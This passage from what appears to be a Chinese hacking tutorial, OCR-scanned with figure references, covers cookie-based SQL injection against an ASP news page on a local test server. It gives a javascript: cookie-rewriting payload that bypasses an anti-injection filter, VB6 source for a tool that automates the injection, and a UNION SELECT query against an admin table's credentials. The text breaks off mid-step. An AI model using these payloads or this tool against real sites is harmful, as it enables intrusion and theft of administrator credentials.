首先确定注入页面：**http://127.0.0.1/2/shownews.asp?id=66**，在 IE 中访问：**http://127.0.0.1/2/shownews.asp**，加载网页显示不正常，如图 6 所示，是因为没有输参数，在数据库中找不到。

之后通过在 IE 中访问：**javascript:alert(document.COOKIE="id="+escape("66 and 1=1"));**，按回车，弹出一




图 6




图 7

个对话框，如图 7 所示，接着再次访问 **http://127.0.0.1/2/shownews.asp**，就会产生正常页面。

这是为什么呢？其实在我们访问 **http://127.0.0.1/2/shownews.asp?id=66**的时候，IE自动在本地生成了一个COOKIE文件，里面存储了“id=66”。当我们下次访问 **http://127.0.0.1/2/shownews.asp** 页面时会自动打开 id=66 的页面。

然而刚才那句 javascript 代码就是修改了本地的 COOKIE，让 COOKIE 存储的“id=66”变成了“**id=66 and 1=1**”，当再次打开网页时，也就成功构造了注入语句，没有被防注入程序拦截，网页正常打开，如图 8 所示，因为这是 COOKIE 提交方式。




图 8

接下来就不用我多说了吧？麻烦的手动检测，从头到尾都是复制粘贴更改“**javascript:alert(document.COOKIE="id="+escape("66 and 注入语句"));**”，和不停地刷新页面，怎么一个“烦”字了得啊……

五、编写工具

实在抓狂了！这么麻烦的工作只能交给电脑了，就用 VB6.0编写一个COOKIE辅助工具吧。说干就干，核心部分代码如下：

```
Private Sub Command1_Click()   '打开网站
    On Error Resume Next
    Dim a
    a = Text1.Text
    WebBrowser1.Navigate& a
    End Sub
    Private Sub Command2_Click()   '刷新
    On Error Resume Next
    WebBrowser1.Refresh
    End Sub
    Private Sub Command4_Click()   '注入
    WebBrowser1.Navigate "javascript:alert(document.COOKIE="""" & Text4.Text & """"+escape("""" & Text3.Text & """"));"   '修改COOKIE的原理和手动一样
    End Sub
    Private Sub Command6_Click()   '查看源代码
    On Error Resume Next
    Dim qq
    qq = Inet1.OpenURL(Text1.Text)
    Open "龙月.txt" For Output As #1
    Print #1, qq
    Close #1
    answer = MsgBox("源文件是注入网址后面的地址，已经保存网页源代码到当前目录中，名为(龙月.txt)", 0, "友情提示")
    Print answer
    Shell "notepad.exe " & "龙月", vbNormalFocus
    End Sub
```

这里只提供了关于本文的代码，简单说明一下：

Command1 中 WebBrowser 控件使用 Navigate 方法来访问页面；Command2 中使用 WebBrowser 的 Refresh 方法来刷新页面；Command4 与 Command1 道理一样。

这里说一下一直没说的那段javascript代码的意思，想要知道意思就要了解javascript语言的知识。

alert()是显示信息对话框的 alert()方法，它生成的是一个对话框，在跨站中常用到；document.COOKIE 是 javascript 将 COOKIE 保存为 document 对象的一个属性，其属性名称是 COOKIE。利用这个属性，我们可以创建和读取 COOKIE 数据；escape()函数，它将字符串中所有的非字母字符转换为用字母数字表示的等价字符串，具有编码字符串的功能。

最后一个 Command6 中使用 Inet 空间的 OpenURL 方法获取网页源文件，并赋值给变量qq。接着使用“Open "龙月.txt" For Output As #1”创建一个记事本文件；“Print #1, qq”是将信息输入到文本中，弹出一个对话框，最后使用 shell 函数调用记事本程序 notepad.exe 打开文本查看源代码。

六、本地实践

程序编写好了，就开工吧。通过数据库知道有一个admin表，其中含有username和password字段，既然用的是access数据库，首选的就是 UNION 联合查询了。

我看了一下 news 表中有 11 个字段，这样就可以带人工具进行注入了。先打开注入网页（不带id参数），之后填写构造语句：“**66 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11 from admin**”，最后点击注入，如图 9 所示。

接着再次打开网页（不带 id 参数），会看到标题和内容分别换成了 2 和 3，如图 10 所示，接着重复刚才操作，把构造语句改




图 9

